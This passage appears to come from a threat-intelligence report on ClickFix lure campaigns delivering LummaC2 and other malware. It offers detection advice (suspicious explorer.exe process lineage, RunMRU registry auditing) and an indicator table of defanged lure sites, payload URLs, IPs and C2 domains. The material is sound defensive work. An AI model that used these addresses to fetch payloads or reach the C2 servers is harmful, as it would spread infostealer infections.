
Monitor for suspicious process lineage: Use EDR telemetry to monitor for explorer.exe spawning mshta.exe, powershell.exe, or other living-off-the-land binaries with unexpected command lines
-
Audit the RunMRU Registry Artefact: When investigating potential compromise, analysts can potentially verify if a user has entered commands into the Windows Run box by inspecting the “Most Recently Used” (MRU) list:
-
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
IOCs
|
Item |
Description |
|
ClickFix Lure Websites: 1e442295.consent-verify.pages[.]dev 5df43170.consent-verify.pages[.]dev 3b4ce6c9.consent-verify.pages[.]dev 6b04000.consent-verify.pages[.]dev f6b04000.consent-verify.pages[.]dev 3e6eb645.consent-verify.pages[.]dev d9e71335.consent-verify.pages[.]dev Stage 1 URLs: hXXp://81.90.29[.]64/ebc/rps.gz Stage 2 URLs: hXXp://corezea[.]com/ebc (81.90.29[.]64) C2: hypudyk[.]shop squatje[.]su/asdasd bendavo[.]su/asdsa conxmsw[.]su/vcsf narroxp[.]su/rewd squeaue[.]su/qwe ozonelf[.]su/asd exposqw[.]su/casc squatje[.]su/asdasd vicareu[.]su/bcdf | ClickFix Robot Lure & LummaC2 Indicators |
|
ClickFix Lure Websites: xmcniiadpwqw[.]site Stage 1 URLs: hXXp://141.98.80[.]175/tick.odd hXXp://141.98.80[.]175/gpsc.dat hXXp://141.98.80[.]175/ercx.dat hXXp://141.98.80[.]175/rtdx.dat hXXp://141.98.80[.]175/very.dat Stage 2 URLs: hXXp://securitysettings[.]live hXXp://xoiiasdpsdoasdpojas[.]com | Windows Update Lure Indicators (Cluster 1) |
|
ClickFix Lure Websites: cmevents[.]live cmevents[.]pro cosmicpharma-bd[.]com groupewadesecurity[.]com sportsstories[.]gr virhtechgmbh[.]com Stage 1 URLs: hXXtp://94.74.164[.]136/fifx.odd | Windows Update Lure Indicators (Cluster 2) |